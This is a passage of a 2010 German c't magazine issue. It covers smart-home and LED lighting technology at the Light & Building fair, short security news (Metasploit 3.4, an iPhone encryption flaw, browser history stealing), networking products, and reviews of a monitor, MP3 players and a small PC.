Dabei ist der Nutzer nicht gezwungen, alles in einem Zug zu zeichnen. Er kann die Skizze in der Luft vielmehr auch aus mehreren Elementen zusammensetzen. Nach Erfahrung der Potsdamer funktioniert das recht gut. „Menschen können räumlich interagieren, auch ohne das Bearbeitete zu sehen“, erklärt Patrick Baudisch. Die unsichtbaren Zeichnungen könnten deshalb helfen, kompliziert zu beschreibende räumliche Dinge während des Telefonats grafisch zu klären, wie das Layout eines Artikels, den Plan einer Wohnung oder die Entwicklung eines Börsenkurses. Ein wissenschaftliches Paper zu dieser Arbeit ist in Vorbereitung, aber noch nicht veröffentlicht. (pek)

[www.ct.de/1013053](http://www.ct.de/1013053)




Bild: Chris Harrison, Carnegie Mellon/Microsoft

**Skinput verwandelt mittels eines vibrationsempfindlichen Armbands und eines Minibeamers die Handfläche in eine Handytastatur.**



**Eine Videokamera vor der Brust filmt, was der Anwender in die Luft zeichnet, und überträgt die Figuren an den Gesprächspartner.**




Bild: Hasso Plattner Institut

Arne Ellerbrock

# Licht aus – Spot an

## Von der Glühbirne zum intelligenten Stromnetz

**Glühbirnen waren bereits Mangelware auf der diesjährigen Messe Light & Building. Neben herkömmlichen Leuchtstoff-Energiesparlampen haben vor allem die LEDs Einzug gehalten. In Häusern und Wohnungen spielen aber nicht nur für die neue Beleuchtungstechnik Automatisierung und Energieeffizienz eine zentrale Rolle.**

**S**mart Grid, intelligente Stromzähler, Heimautomatisierung, neue Lichtquellen für Haus und Wohnung: „Weltneuheiten zu Licht, Elektrotechnik, Haus- und Gebäudeautomation“, so umschrieb der Veranstalter die Themen der Light & Building 2010. Viele Besucher lockte die neue Beleuchtungstechnik an, die das Verschwinden der Glühbirne möglich macht. Darüber hinaus sind vor allem Smart Grids und besonders Smart Meter, die intelligenten Stromzähler für zu Hause, die zukunftssträchtigen Themen einer solchen Messe für Haus- und Wohnungstechnik.

So zog denn etwa der Stand zu der schweizerisch-deutschen Hausautomatisierungstechnik digitalStrom [1] die Aufmerksamkeit auf sich. digitalStrom arbeitet mit einer patentierten Technik zur Manipulation der Sinuswelle durch eine Art Phasenanoder -abschnitt: Dies soll zu einer eigenen Intelligenz für jedes Elektrogerät führen, so dass man diese mit jedem anderen angeschlossenen Gerät beeinflussen kann. Dass Lichter durch jeden in das System integrierten Schalter gesteuert werden können, schien die Messebesucher zu beeindrucken.

Diese Intelligenz in der heimischen Strominstallation kommt nicht gerade billig: Wer sich Haussteuerung und intelligente Stromzähler zur Kostenersparnis installiert, wird nicht glücklich. Die Firma aizo gab erste Prei-

se von Komponenten für digitalStrom bekannt: Diejenigen, die ihr Haus mit digitalStrom ausrüsten, müssen für den ersten damit ausgestatteten Raum Kosten in Höhe von etwa 1000 Euro veranschlagen. Dieser beinhaltet etwa acht Lampen und zwei bis drei Taster sowie die Grundausstattung mit digitalStrom-Server (dSS) und -Meter (dSM) für die Steuerzentrale im Schaltschrank. Jeder weitere umgerüstete Raum soll je nach Anzahl an Elektrogeräten etwa 500 bis 800 Euro kosten. Zudem muss man für jedes Elektrogerät, das vom Hersteller mit digitalStrom ausgestattet werden soll, durch den zu verbauenden Chip einen Aufpreis von zehn bis 15 Euro einkalkulieren.

### Teurer digitalStrom

Da allerdings die Kapazität an angeschlossenen Elektrogeräten für dSS und dSM begrenzt ist, werden gegebenenfalls zusätzliche Bauteile benötigt. Der Preis für einen zusätzlichen dSS beläuft sich auf etwa 250 Euro; für ein dSM kommen nochmals 100 bis 200 Euro dazu. Die Lüsterklemmen, mit denen man alte Elektrogeräte ausrüsten könnte, sollen jedoch nicht frei erhältlich werden, vielmehr sollen alle Gerätehersteller die digitalStrom-Chips in ihre Produkte einbauen.


Neben digitalStrom selbst zeigten Partner der digitalStrom-Allianz wie die Leipziger

Firma IEQuelze Lösungen zur Auslesung von Smart Metern. Diese sollen in den nächsten Jahren die alten Stromzähler ersetzen und damit die aktuelle Leistung sekundengenau anzeigen und visualisieren. Darüber hinaus können sie in regelmäßigen Abständen den Zählerstand an den Energieversorger senden. Die sogenannte IEQ-Box wird dabei den Zähler auslesen, die Visualisierung übernehmen und gleichzeitig dafür sorgen, dass die Daten nur dann gesendet werden, wenn der Kunde dies wünscht. Das Besondere: Über das iPhone können auch die mit digitalStrom ausgerüsteten Elektrogeräte gesteuert werden.

Wer große Gebäude überwachen muss, wird aber mit einer iPhone-App kaum auskommen. Die österreichische Firma RESI bietet für solche Fälle die Software RESI-SCADA-3D. Mit ihrer Hilfe ist es möglich, 2D-Pläne aus AutoCAD zu importieren, sodass man ein dreidimensionales Modell erhält, in dem einfache Symbole interpretiert werden. Änderungen können so leicht in AutoCAD vorgenommen werden. Der Benutzer erhält durch die Steuerung schnell und einfach einen Überblick über die angeschlossenen Elektrogeräte. Das Modell visualisiert jedoch nicht nur das Gebäude, sondern kann über eine angebundene Hausautomatisierung den Status integrierter Geräte anzeigen und steuern. Laut RESI-Geschäftsführer Heinz Sigl sind neben der selbst entwickelten Hausautomatisierung auch externe Feldbussysteme einsetzbar. Dazu gehören KNX/EIB, BACnet, LonWorks, DALI, M-Bus und Modbus. So ist man an keine bestimmte Hardware gebunden und kann auch bestehende Systeme nutzen.

### Licht ins Dunkel bringen


Auf der Light & Building zeigte sich in diesem Jahr, dass die Entwicklung in der Beleuchtungstechnik weg von der Energiesparlampe geht. Nachdem früher eine einzelne zentrale Lampe den ganzen Raum beleuchtet hat, setzt sich langsam die Schwarmbeleuchtung mit LEDs durch – mit ganz neuen Herausforderung für die Planung und Steuerung der



Ein Smart Grid, wie es sich ABB vorstellt: Ein Gesamtsystem von der Haussteuerung bis zur Leittechnik.



RESI-SCADA-3D ermöglicht die Steuerung und Überwachung der Haustechnik auch von großen Gebäuden.



In DIALux können Lampen per Drag & Drop in ein Projekt eingebunden werden.

Lichttechnik. Wegen des begrenzten Lichtkegels der LEDs wird die Decke oder Wand quasi überflutet; anschließend werden möglichst nur die zu einem bestimmten Zeitpunkt benötigten Lichter angeschaltet. Mit Hilfe dieses Prinzips wird der Raum gleichmäßig beleuchtet – das trotz unterschiedlicher Außeneinstrahlung. Besteht nicht im ganzen Raum die Notwendigkeit zur Beleuchtung, können LED-Scheinwerfer gezielt angebracht werden.

Dafür präsentierte GE Light besonders leistungsstarke weiße LED-Scheinwerfer. Durch ein auswechselbares Modul können die verwendeten LEDs immer auf dem aktuellen Stand gehalten werden. Zurzeit erreicht GE mit ihrem weißen Strahler 60 bis 70 Lumen pro Watt (lm/W), was den aktuellen Stand der Technik widerspiegelt. Gegenüber 15 lm/W bei der einfachen Glühlampe oder auch der Halogenlampe mit 25 lm/W sind diese Strahler sehr effizient. In Sachen Lichteffizienz kann die LED nur von CFLs (compact fluorescent light) geschlagen werden. Diese erreichen bis zu 75 lm/W, enthalten dafür allerdings giftiges Quecksilber [2].

Durch die Komplexität eines Aufbaus mit sehr vielen kleinen Lichtern ist allerdings schwierig im Voraus abzuschätzen, ob genug Licht erzeugt wird. Damit man nach der Installation nicht im Halbdunklen steht, hat DIAL die Software DIALux entwickelt und unter [www.dial.de](http://www.dial.de) zum kostenlosen Download zur Verfügung gestellt. Ähnlich wie bei RESI-SCADA-3D können auch hier Pläne aus CAD-Programmen oder TGA-Software (Technische Gebäude-Ausrüstung) über eine STF-Schnittstelle importiert werden. Die STF-Schnittstelle nutzt einen von DIAL definierten Datentyp, mit dem alle Daten in Tabellenform gespeichert werden. Dies sorgt dafür, dass die Lichtplaner nicht Zeit dafür verschwenden, den Raum noch einmal zu konstruieren. DIALux berechnet nach der virtuellen Konstruktion des Raumes, wie sich das Licht im Raum verhält und berücksichtigt dabei den eingesetzten Lampentyp und die

auftretende Reflexion von Fenstern, Schreibtisch und Fußboden.

Neben der Visualisierung bei variierendem Außenlicht errechnet die Software gleich nebenbei, ob der Raum zum Beispiel nach DIN V 18599 und EN 15899 den Energiebestimmungen für einen Energieausweis entspricht. Andere Werte, wie die Helligkeit des Arbeitsplatzes und die Korrektheit der Notbeleuchtung, werden mit beurteilt. Das Programm kann zudem automatisch eine geeignete Anzahl an Leuchten im Raum platzieren, um wichtige Objekte ins Licht zu rücken.

### Smart Electricity

Smart Metering ist die eine Seite künftiger Stromversorgung. Auf der anderen Seite steht das Smart Grid: das intelligente Stromnetz, das Bedarf (die Stromabnahme durch die Verbraucher) und Einspeisung (die – bei alternativen Energien unter anderem von Wind und Sonneneinstrahlung abhängige – Stromproduktion) ständig im Netz ausgleicht.

ABB etwa bietet dafür ein Gesamtsystem, das von der intelligenten Haussteuerung mit dem Standard zur Gebäude- und Haustechnik KNX bis hin zur Energie- und Leittechnik reicht. Hierbei sollen unter anderem Hochleistungsakkumulatoren als Energiespeicher dienen, die etwa die von Windanlagen gelieferte Energie auch zu Zeiten aufnehmen, an denen die Verbraucher das Netz nicht auslasten. Bis die Stromnetze in Europa allerdings wirklich zum Smart Grid werden, gehen noch einige Messen zu Haustechnik und intelligenter Stromversorgung über die Bühne. (jk)

### Literatur


- [1] Jörn Loviscach, Arne Ellerbrock, Das Stromnetz, IT in der Stromversorgung: Twitternde Stromzähler und abwartende Waschmaschinen, c't 2/10, S. 68
- [2] Ulrike Kuhlmann, Lampenwechsel, Fluoreszenzlampen contra LED – Energiesparer auf dem Vormarsch, c't 10/10, S. 146

Anzeige



## Metasploit knackt SSH

Das Exploit-Framework Metasploit 3.4 bringt über 100 neue Exploits und zahlreiche Verbesserungen mit. Insbesondere der Funktionsumfang des Meterpreter wurde ausgebaut. Beispielsweise soll dieses Shellcode-Modul auf kompromittierten 64-Bit-Windows-Systemen problemlos zwischen 32-Bit- und 64-Bit-Prozessen wechseln können. Zudem soll der Meterpreter durch Kompression via zlib Daten nun schneller über das Netz übertragen können. Der neue Befehl „getsystem“ versucht durch verschiedene Methoden an System-Rechte zu gelangen, falls man nur Benutzer- oder Admin-Rechte besitzt. Zu den Methoden zählt auch die im Januar dieses Jahres von Tavis Ormandy aufgezeigt Lücke in der Implementierung der Virtual DOS Machine (auch als KiTrap0D-Schwachstelle bekannt). Darüber hinaus wurde die Palette der Brute-Force-Module für Angriffe über das Netz-



**Metasploit Express ist sehr übersichtlich und nimmt viel Arbeit ab. Viel zu tun bleibt für den Pen-Tester nicht mehr.**

werk erweitert; Metasploit unterstützt nun SSH, Telnet, MySQL, PostgreSQL, SMB, DB2 und weitere Dienste.

Zudem ist nun die kommerzielle Variante Metasploit Express von Rapid7 für Linux verfügbar, die eine grafische Oberfläche mitbringt, leichter bedienbar ist und auch das Erstellen von Berichten unterstützt. Für

Windows gibt es derzeit erst eine Beta-Version. Auf Knopfdruck probiert das Tool alle Exploits automatisch durch, die zu den offenen Netzwerkports eines Systems passen könnten. Eine Metasploit-Express-Lizenz kostet pro Jahr 3000 US-Dollar; der Hersteller bietet eine kostenlose Test-Lizenz für 14 Tage an. (dab)

## Lücke in Datenverschlüsselung des iPhones

Ein verlorenes iPhone stellt ein größeres Problem dar, als bisher gedacht. Denn trotz Verschlüsselung kann ein Finder ganz einfach auf Daten wie Fotos oder Audioaufnahmen



**Auch fremden PCs gewährt das iPhone Zugriff auf seine Ordner.**

zugreifen und sogar unverschlüsselte Backups anlegen. Das geht selbst dann, wenn der Besitzer sein iPhone mit einem Pass-Code gesperrt hat.

Laut Apple sind alle Daten auf dem iPhone 3GS via Hardware mit 256-Bit-AES verschlüsselt; der Anwender kann dies auch nicht abschalten. Normalerweise ist der Zugang zu den Daten auf dem iPhone auf Rechner beschränkt, mit denen das iPhone bereits einmal verbunden war. Schließt man ein gesperrtes iPhone an einen unbekannten Rechner an, sollte dieser keinen Zugriff auf die Daten erhalten.

Manche Systeme binden das iPhone jedoch trotzdem ein und erlauben Zugriff auf die entschlüsselten Daten, wie Bernd Marienfeldt, Sicherheitsmitarbeiter des britischen Internet-Knotens LINX mit seinem Ubuntu-

10.04-System feststellte. Wenn man das Gerät im ausgeschalteten Zustand anschließt und dann startet, bindet Ubuntu's Automounter das Dateisystem sofort ein und gewährt den Zugriff auf mehrere Ordner. heise Security konnte dieses Szenario aber auch mit Windows nachstellen und ein Backup anlegen, aus dem sich vertrauliche Daten auslesen ließen.

Marienfeldt hat Apple über das Problem informiert, die es noch untersuchen und bislang von einer „Race Condition“ ausgehen – der Fehler lässt sich nämlich nur ausnutzen, wenn man das iPhone erst nach dem Anschluss an den USB-Bus einschaltet. Ob es ein Update gibt, ist unklar; auf eine Anfrage von heise Security antwortete Apple nur, dass man zu laufenden Untersuchungen keine Informationen herausgebe. (dab/ju)

## Browser verrät Wohnort

Zwei Entwickler haben die Technik zum Durchstöbern der Browser-History so weit verfeinert, dass Webseiten sogar zuletzt gelesene Artikel auf Newsseiten, die genaue Postleitzahl eines Besuchers und auf Suchmaschinen eingegebene Begriffe rausfinden können. Beim History Stealing testet eine Webseite, ob der Browser bestimmte URLs anders darstellt, weil sie der Anwender früher bereits besucht hat. Mit optimierten JavaScript lassen sich mehrere zehntausend Links pro Sekunde durchprobieren. In Versuchen mit rund 270 000 Internet-Nutzern sollen 76 Prozent für History Stealing verwundbar gewesen sein. Links zu Wetterseiten können auf diese Weise den Wohnort

verraten, wenn sie die Postleitzahl enthalten.

History Stealing lässt sich auch für gezielte Informationsbeschaffung für Phishing-Angriffe nutzen, etwa um herauszubekommen, ob ein Anwender Google-Mail benutzt. Beim sogenannten Tab-Nabbing führt ein Angreifer einen Anwender in die Irre, indem er ihn auf seine Seite lockt und den Inhalt und das Favicon später gegen eine gefälschte Google-Mail-Seite austauscht, wenn der Fokus auf ein anderes Browser-Tab wechselt. Bei der Rückkehr auf das manipulierte Tab könnte ein Opfer seine Zugangsdaten auf der falschen Seite eingeben. (dab)



**Sieht zwar aus wie Google-Mail, ist es aber nicht!**

## Sicherheits-Notizen

In der **Samba**-Version 3.4.8 haben die Entwickler unter anderem zwei DoS-Schwachstellen beseitigt, durch die sich der smb-d-Dienst aus der Ferne zum Absturz bringen lässt.

Ein Fehler in einem **Windows-7**-Treiber zur Darstellung von Bildern lässt sich unter Umständen ausnutzen, um ein System zu kompromittieren. Ob sich die Lücke aus der Ferne ausnutzen lässt, ist nicht ganz klar. Ein Angriff soll nur zum Absturz des System führen. Die Redmonder arbeiten an einem Patch.

Googles Windows-Version von **Chrome** 5.0.375.55 schließt sechs Sicherheitslücken.



## Router für Kabel und Funk

Asus hat seinen Wireless Router RT-N13U nun in der neuen Version B herausgebracht. Über den Ethernet-WAN-Port (10/100 MBit/s) lässt sich ein externes DSL- oder Kabelmodem steuern, vier weitere Ethernet-Ports stehen für den Anschluss von LAN-Stationen zur Verfügung. Alternativ baut er Internet-Verbindungen über einen optionalen, am USB-Port angeschlossenen UMTS-Stick auf.

Als WLAN-Access-Point funkt er im 2,4-GHz-Band und befördert gemäß der Norm 802.11n brutto bis zu 300 MBit/s. Per Schiebescalter lässt sich schnell zwischen Router-, Access-Point- und Repeater-Funktion umschalten. Funkdaten verschlüsselt er wahlweise per WPA-, WPA2- oder Radius-Verfahren.



Wenn die DSL- oder Kabelmodem-Verbindung ausfällt, baut der Asus-Router Internet-Verbindungen optional per Mobilfunk auf.

Auch lässt sich über den Router kabellos drucken und scannen und er hat einen FTP-Server sowie Bittorrent-Client an Bord. Für die beiden letzteren Funktionen muss man dem Router eine externe Platte spendieren; sie wird per USB angeschlossen. Der ASUS RT-N13U/B ist ab Anfang Juni erhältlich und kostet 85,90 Euro. (dz)

## Device-Server

Moxa und Trendnet haben neue Device-Server vorgestellt. Während die drei Modelle der NPort-5100A-Serie von Moxa serielle Geräte ans Ethernet anbinden, verlängert Trendnets TU2-NU4 im LAN das USB-Kabel von bis zu vier Geräten zu Windows-Rechnern.



Die Device-Server der NPort-5100A-Serie von Moxa verbinden serielle Geräte mit Ethernet-Netzen.

Moxas NPort5100A brauchen laut Hersteller weniger als ein Watt Strom und lassen sich in wenigen Sekunden per Browser-Oberfläche einrichten. Sie bringen Windows- und Linux-Treiber für die COM- respektive TTY-Ports mit und lassen sich auf Hutschienen montieren. Die Preise für die Geräte starten bei 124 Euro.

Der USB-Device-Server TU2-NU4 von Trendnet verbindet maximal vier USB-Geräte über Ethernetkabel mit Windows-Rechnern, die dafür eine Treiber-Software benötigen. Laut Hersteller-Website sollen sich Drucker aber auch über das Protokoll LPR/LPD ansprechen lassen – Drucken sollte man also auch von anderen Betriebssystemen aus können. Das Gerät kostet 55 Euro. (rek)

Anzeige



## Netzwerk-Notizen

**Lichtwellenleiter zum Einblasen** in dünne Leerrohre bietet die Firma trans data elektronik an. Normalerweise müssen vorkonfektionierte Glasfasern wegen der klobigen Stecker manuell verlegt werden. Beim tMO genannten System werden die Fasern mit einem besonders dünnen Element abgeschlossen, auf das man die Stecker nach dem Verlegen aufklippt.

Intellinet erweitert sein Angebot an **Power-over-Ethernet-Switches**. Das Modell 560399 liefert gemäß IEEE 802.3af Strom an vier seiner acht Fast-Ethernet-Ports und kostet 85 Euro. Bei den Modellen 560412 (8 Ports, 145 Euro) und 560405 (16 Ports, 180 Euro) sind alle Anschlüsse PoE-fähig.

Die Version 8.0 des **Netzwerk-Analyse-Tools** Netflow Analyzer von ManageEngine

versteht nun auch die Protokolle SNMP v3, Netflow V9 und Cisco ASA. Das Programm fasst die Statistiken auf Wunsch nach Ländern zusammen und stellt die Netz-Topologie auf Google Maps dar. ManageEngine stellt eine kostenlose unbeschränkte Testversion bereit, die nach 30 Tagen maximal zwei Interfaces bei vollem Funktionsumfang weiter beobachtet.

Der amerikanische Provider Hurricane Electric bietet unter <http://dns.he.net> einen kostenlosen **DNS-Service über IPv4 und IPv6** an. Dazu gehören A-, AAAA-, CNAME-, MX-, NS-, TXT-, SRV- und PTR-Records. Um die Delegierung der Zonen muss sich der Nutzer allerdings selbst bei seinem Registrar bemühen.

[www.ct.de/1013057](http://www.ct.de/1013057)



## Sparflunder

Für die Hintergrundbeleuchtung des V2420 setzt BenQ auf weiße Leuchtdioden anstelle von CCFL-Röhren.

Der schicke 24-Zöller wirkt auf den ersten Blick gut verarbeitet. Doch der Standfuß ist nicht besonders stabil mit dem Display verbunden – schon bei leichten Stößen pendelt der Schirm einige Zeit hin und her. Das LED-Backlight ermöglicht eine besonders geringe Gehäusehöhe von etwa 1,5 Zentimetern. Für ein integriertes Netzteil reicht der Platz nicht aus, ein externes Netzteil liegt separat bei.

Das gut ausgeleuchtete TN-Panel hat 1920 × 1080 Bildpunkte (16:9). Signale im 4:3- oder 5:4-Seitenverhältnis werden verzerrungsfrei auf die volle Schirmhöhe interpoliert und dabei seitlich von schwarzen Balken begrenzt. Erfreulich: Anders als viele andere Design-Monitore wartet das Gerät mit einem nichtspiegelnden Display auf. Schaut man direkt auf den Schirm, zeigt der V2420 satte Grundfarben, Rot ist allerdings leicht orangestichig. TN-typisch ändert sich die Farbsättigung aus schrägen Einblickswinkeln, Weiß erscheint dann grünstichig.

Dank seines LED-Backlight punktet der 24-Zöller mit geringer Leistungsaufnahme: Bei einer Leuchtdichte von 100 cd/m<sup>2</sup> beträgt sie knapp 15 Watt – ein sehr guter Wert. Der Standby-Modus belastet die Stromrechnung mit weniger als einem Watt ebenfalls nicht übermäßig. Für professionelle Bildbearbeiter oder ehrgeizige Spieler eignet sich der V2420 nicht. Wer einen schicken 24-Zöller zum Surfen, Videoschauen oder für Office-Anwendungen sucht, dürfte mit dem Schirm zufrieden sein. (spo)

### BenQ V2420

#### 24"-Flachbildschirm

Hersteller	BenQ, <a href="http://www.benq.de">www.benq.de</a>
Auflösung	1920 × 1080 Pixel
Ausstattung	DVI, VGA, Netzteil extern
Garantie	3 Jahre inkl. Austauschservice
Preis	340 €



## Stilwechsel

Die jüngste MP3-Player-Generation aus Creatives Zen-Serie verheißt „Style“: Da verwundert es kaum, dass viele Änderungen optischer Natur sind.

Mit dem Zen X-Fi Style veröffentlicht Creative bereits den vierten Ableger des Ende 2007 erschienenen Ur-Zen. Der Neuling unterbietet das Scheckkartenformat des Vorgängers in der Höhe um sechs Millimeter – dafür muss sich der Anwender mit einem geringfügig kleineren Display begnügen; zudem fehlt der bei Creative sonst übliche SD-Karten-Slot zur Speichererweiterung. Der Player wird mit 8, 16 und 32 GByte Flash angeboten.

Der X-Fi Style erbt die mit dem Zen X-Fi 2 eingeführten regulierbaren Klangeffekte: Der Crystallizer intensiviert das Klangbild, der Expander verbreitert den Stereoeffekt. Beide Effekte lassen sich in zehn Stufen regeln und peppen ältere Pop-Aufnahmen durchaus ansprechend auf. Bei modernen Aufnahmen oder bei Maximaleinstellung wird das Hörerlebnis hingegen schnell anstrengend.

Die Zen-Style-Geräte entsprechen von den Bedienelementen abgesehen technisch dem Zen Mozaik. Der Zen Style 300 besitzt ein UKW-Radio und einen in die Rückseite eingelassenen Lautsprecher, dem Style 100 fehlt beides. Beide Player-Typen sind mit Kapazitäten von 4, 8 und 16 GByte erhältlich. Mit 11 mm ist der Zen Style genauso dick wie der X-Fi Style. Da er aber schmaler und kürzer ist, wirkt der Budget-Player eher knubbelig.

Beide Style-Player werden über vier Tasten und ein 4-Wege-Steuerfeld mit einem Knopf in der Mitte bedient. Das Steuerfeld des Zen Style stellt gegenüber den flachen Tasten der Mozaik-Geräte eine deutliche Verbesserung dar. Die Tasten zur Wiedergabe und Navigation fallen etwas kurz aus, sind aber gerade noch bedienbar. Um das Steuerkreuz des X-Fi Style gut zu bedienen, muss der Daumen auf dem mittleren Knopf liegen. Die als eingelassene Kippschalter ausgeführten Steuerungstasten bieten keinen präzisen Druckpunkt.

Die Benutzerführung der Player blieb gegenüber den Vorgängern unverändert; Crea-

tive hat den Playern lediglich neue Hintergrundbilder spendiert. Beide Geräte werden über Mini-USB mit dem Rechner verbunden und melden sich als Massenspeicher. Angesichts der minimalen Neuerungen sollte man erwarten können, dass Creative die Firmware mittlerweile fest im Griff hat – doch mitnichten. Für den Style gibt es bereits ein Firmware-Upgrade auf 1.02.02, das Stabilitätsprobleme beseitigen soll. Beim X-Fi Style sorgt ein Bug dafür, dass Album Art in der Zoom-Ansicht grob verpixelt erscheint – hierfür gibt es noch kein Firmware-Update.

Insgesamt bieten beide Player gute Audioqualität und viel GByte fürs Geld. Obwohl unverändert, gefällt die Bedienoberfläche weiterhin durch ihre konsequente Gliederung und mehr als ausreichende Anpassungsmöglichkeiten. Beim X-Fi Style gefällt die Klangverbesserung, das Steuerfeld enttäuscht hingegen. Am kleinen Bruder missfällt eigentlich nur das pixelig wirkende, etwas flau Display. (ghi)

### Creative X-Fi Style

AV-Player	
Hersteller	Creative, <a href="http://de.creative.com/">http://de.creative.com/</a>
Formate	Audio: AAC, Audible, FLAC, MP3, WMA, WAV; Video: DivX/XviD, MPEG-4, WMV (max. 640 × 480 Pixel)
Abmessungen/Gewicht	8,4 cm × 4,9 cm × 1,1 cm / 56 g
Laufzeit Audio	25 h (Herstellerangabe)
Audio-Klirrfaktor/Dynamik	0,01 % / 92,1 dB(A)
Preise (8/16/32 GByte)	80 / 120 / 180 €

### Creative Style 100/300

MP3-Player	
Hersteller	Creative, <a href="http://de.creative.com/">http://de.creative.com/</a>
Formate	Audio: Audible, MP3, WMA, WAV; Video: CMV
Abmessungen/Gewicht	8 cm × 4 cm × 1,1 cm / 44 g
Laufzeit Audio	32 h (Herstellerangabe)
Audio-Klirrfaktor/Dynamik	0,01 % / 92 dB(A)
Preise Style 100:	40 / 60 / 80 € (4/8/16 GByte)
Preise Style 300:	50 / 70 / 90 € (4/8/16 GByte)



## Zweikernzweig

**Die Netbox NT510 von Foxconn ist ein besonders kleiner PC-Barebone mit Intels neuem Dual-Core-Prozessor Atom D510.**

Bevor man den Barebone als PC nutzen kann, muss man eine 2,5-Zoll-Festplatte sowie ein DDR2-SO-DIMM einbauen und ein Betriebssystem installieren. Das Öffnen des von vier Schrauben und verdeckten Haltenasen zusammengehaltenen Kunststoffgehäuses ist nicht ganz einfach, der Laufwerksrahmen hängt an vier weiteren winzigen Schraubchen.

Ein eSATA-Port fehlt, sonst sind zahlreiche Schnittstellen vorhanden. Die Audio-Klinkenbuchsen für Line-Out (hinten) und Mikrofon (vorne) sind mit optischen TOS-Link-Adaptoren als SPDIF-Aus- und -Eingänge nutzbar. Der Atom D510 läuft nur minimal schneller als sein Vorgänger Atom 330; beide taugen nur für einfache Aufgaben, schon Celerons sind viel schneller. SATA-Festplatten betreibt die Netbox ausschließlich im IDE-Modus und verschenkt dadurch etwas Performance. Die Datentransferraten

per GBit-Ethernet liegen auf üblichem Niveau, jene per USB 2.0 (Highspeed) mit 29 (lesend) und 25 MByte/s (schreibend) etwas darunter; der SD-Kartenleser schafft 19 MByte/s. Beim Aufwachen aus dem Standby-Modus ACPI S3 stürzte unser Testgerät mit Windows 7 x64 öfters ab, Foxconn-Techniker konnten das Problem nicht nachvollziehen.

Die HDMI-Buchse liefert Digitalton, enttäuscht aber mit begrenzter Auflösung: Der Spezialchip ITE IT6261 verbindet den HDMI-Port nämlich mit dem LVDS-Ausgang der im Atom integrierten GMA-3150-GPU, die darüber maximal 720p-Auflösung erreicht. Das Maximum von 1360 × 768 Pixeln liefert der HDMI-Port nur, falls man es im BIOS-Setup gewählt hat; sonst ist schon bei 1280 × 720 Pixeln Schluss. Der VGA-Ausgang hingegen kann mehr, etwa auch das Full-HD-Format.

Im Verbund mit der eingebauten Grafik ist der Atom D510 gerade noch schnell genug für viele 720p-Videos – aber manche ruckeln und von 1080er-Videos sieht man nur Standbilder. Foxconn baut deshalb einen „Crystal-HD“-Beschleunigerchip von Broadcom ein, der beispielsweise mit dem Windows Media Player 12 und Adobe Flash 10.1 (Release Candidate 4) kooperiert. Die meisten HD-Videos ruckeln weiterhin leicht, Blu-ray-Videos (von einem BD-Laufwerk mit USB-Anschluss) lassen sich überhaupt nicht abspielen.

